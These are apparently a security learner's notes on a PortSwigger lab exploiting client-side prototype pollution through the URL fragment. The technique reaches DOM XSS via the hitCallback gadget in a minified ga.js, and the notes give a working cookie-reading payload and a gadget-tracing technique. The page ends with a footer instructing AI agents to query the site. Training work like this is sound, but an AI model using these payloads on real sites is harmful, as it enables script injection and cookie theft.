> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/prototype-pollution/client-side-prototype-pollution-in-third-party-libraries.md).
# Client-Side Prototype Pollution in Third-Party Libraries
Client-Side Prototype Pollution in Third-Party Libraries notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remediation conte
### Client-side Prototype Pollution in Third-party Libraries
#### Lab Context
This lab is vulnerable to a **DOM XSS via a client-side pollution prototype**. / The particularity here is that the vulnerable **gadget is located in a third-party JavaScript library**, whose code is **minified**, making manual analysis more complex.
The lab is inspired by real vulnerabilities highlighted by **PortSwigger Research**, notably in the article Widespread prototype pollution gadgets by **Gareth Heyes**.
Final objective:/ \*\* Run `alert(document.cookie)` in the victim's browser\*\*, using the provided exploit server.
### Recommended Approach: Automatic Attack with DOM Invader
#### DOM Invader Activation

1. Open the built-in browser to **Burp Suite**.

* Check that the **DOM Invader** extension is active.

Activer :
* **DOM Invader is ON**
* **Attack type : Prototype Pollution**
#### Identification of the Vulnerable Source

* In the **DOM Invader** tab, a **source of prototype pollution** is automatically detected.
* DOM Invader indicates that pollution is possible via the \*\* URLfragment (`#`)\*\*, and not via conventional settings (`?`).
#### Automatic Gadget Discovery

1. Launch **Scan for gadgets** from DOM Invader.

An exploitable gadget is identified in a third-party library.

By clicking **Exploit**, DOM Invader confirms execution with a `alert(1)`.
#### Payload Final (document.cookie)
Payload identified by DOM Invader:
```javascript
#constructor[prototype][hitCallback]=alert%28document.cookie%29
```
This payload triggers the alert containing cookies
#### Delivery of Exploit to the Victim
The following code is sent with the **server operating**:
```javascript
```
When the victim loads the page, JavaScript is executed in its browser
### Manual Approach (detailed Analysis)
#### Conventional Pollution Attempts (failure)

The following payloads \*\* do not work\*\*:
```bash
/?__proto__[foo]=bar
/?__proto__.foo=bar
```
Result
```javascript
console.log({}.foo); // undefined
```

#### Pollution via URL Fragment (success)
However, the pollution \*\* works with `#`\*\*:
```javascript
#__proto__[foo]=bar
#__proto__.foo=bar
```
This indicates that the vulnerable source consumes the URL fragment

#### Third-party Library Analysis
* A large file is loaded:
/resources/js/ga.js
About 3000 lines, minified code.
* This file contains a callback called hitCallback, used without strict verification.
### Manual Gadget Identification
#### Tracing Technique with `Object.defineProperty`
To find the properties read on `Object.prototype`, we inject:
```javascript
Object.defineProperty(Object.prototype, 'YOUR-PROPERTY', {
get() {
console.trace();
return 'polluted';
}
})
```


#### Stopping JavaScript Execution
By intercepting the HTML response, we inject:
```javascript
```
The browser stops on \*\*
#### Test of Candidate Properties

Example with untapped property
```javascript
Object.defineProperty(Object.prototype, 'anonymizeIp', {
get() {
console.trace();
return 'polluted';
}
})
```
No interesting trace.
#### Valid Gadget Discovery: `hitCallback`
```javascript
Object.defineProperty(Object.prototype, 'hitCallback', {
get() {
console.trace();
return 'polluted';
}
})
```

Outcome:

* `console.trace()` reveals a string of calls from `ga.js`
* The property is well **read and executed as function**
This behavior confirms that `hitCallback` is invoked as JavaScript callback
```javascript
console.trace() debugger eval code:3:17
get debugger eval code:3
get https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
Vc https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:21
j https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
Fa https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:63
b https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
O https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:36
push https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:33
b https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
Fe https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
```

This behavior confirms that `hitCallback` is invoked as JavaScript callback
```javascript
Uncaught ReferenceError: polluted is not defined
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:21
```
* The `hitCallback` gadget allows an arbitrary \*\* JavaScript execution\*\*, leading to a **DOM XSS**.

```javascript
Zc.prototype.stopPropagation = function () {
throw 'aborted';
};
var Vc = function (a) {
var b = this;
this.fb = 0;
var c = a.get(tc);
this.Ua = function () {
0 < b.fb &&
c &&
(b.fb--, b.fb || c())
};
this.Ja = function () {
!b.fb &&
c &&
setTimeout(c, 10)
};
a.set(uc, b, !0)
};
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/web/prototype-pollution/client-side-prototype-pollution-in-third-party-libraries.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.